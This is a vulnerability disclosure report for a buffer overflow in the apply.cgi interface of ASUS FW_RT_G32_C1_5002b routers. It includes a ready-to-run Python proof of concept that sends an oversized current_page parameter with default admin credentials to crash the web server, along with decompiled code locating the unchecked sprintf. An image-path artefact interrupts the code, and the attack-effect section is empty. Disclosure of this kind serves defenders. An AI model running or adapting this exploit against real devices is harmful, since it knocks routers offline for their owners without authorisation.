CVE Report - Buffer Overflow Vulnerability in FW_RT_G32_C1_5002b Routers

Vulnerability Title

Buffer Overflow Vulnerability in FW_RT_G32_C1_5002b Router.

Vulnerability Description

ASUS FW_RT_G32_C1_5002b devices have a buffer overflow vulnerability in the CGl interface "apply.cgi",which allows remote attackers to cause a web server crash via parameter current_page passed to the binary through a POST request.

POC

```
import requests

ip = '172.17.0.10'
url = f"http://{ip}/apply.cgi"

headers = {
    "Host": ip,
    "Content-Length": "574",
    "Cache-Control": "max-age=0",
    "Authorization": "Basic YWRtaW46YWRtaW4=",
    "Accept-Language": "zh-CN",
    "Upgrade-Insecure-Requests": "1",
    "Origin": f"http://{ip}",
    "Content-Type": "application/x-www-form-urlencoded",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36",
    "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7",
    "Referer": f"http://{ip}/Advanced_Wireless_Content.asp",
    "Accept-Encoding": "gzip, deflate, br",
    "Connection": "keep-alive"
}
```


```
data = {
    'current_page': 'a'*1000+'b'*5000,
    'action_mode': ' Delete ',
    'group_id': 'b'*1000
}

response = requests.post(url, headers=headers, data=data)

print("Status Code:", response.status_code)
print("Response Body:", response.text)
```

Cause Analysis

The get_cgi function accepts external data. The user affects v5 by setting the current_page value. After sprintf splicing, it enters v37 cause crash.

```
v5 = (const char *)get_cgi("current_page");
if ( !v5 )
  v5 = &byte_436B50;
v26 = get_cgi("action_mode");
v40 = v26;
if ( v26 )
{
  v27 = strncmp(v26, " Delete ", 8);
  v28 = a2;
  if ( v27 )
  {
    v29 = strncmp(v40, " Add ", 5);
    v28 = a2;
    if ( v29 )
    {
      v30 = strncmp(v40, " Del ", 5);
      v28 = a2;
      if ( v30 )
      {
        if ( !strncmp(v40, " Refresh ", 9) )
          sub_415318(a2, i, 0, v36, 0);
:
        sprintf(v37, "%s#%s", v5, v36);
```

Attack effect



Suggested Fix

It is recommended to update to the version of FW_RT_G32_C1_5002b router to fix this vulnerability.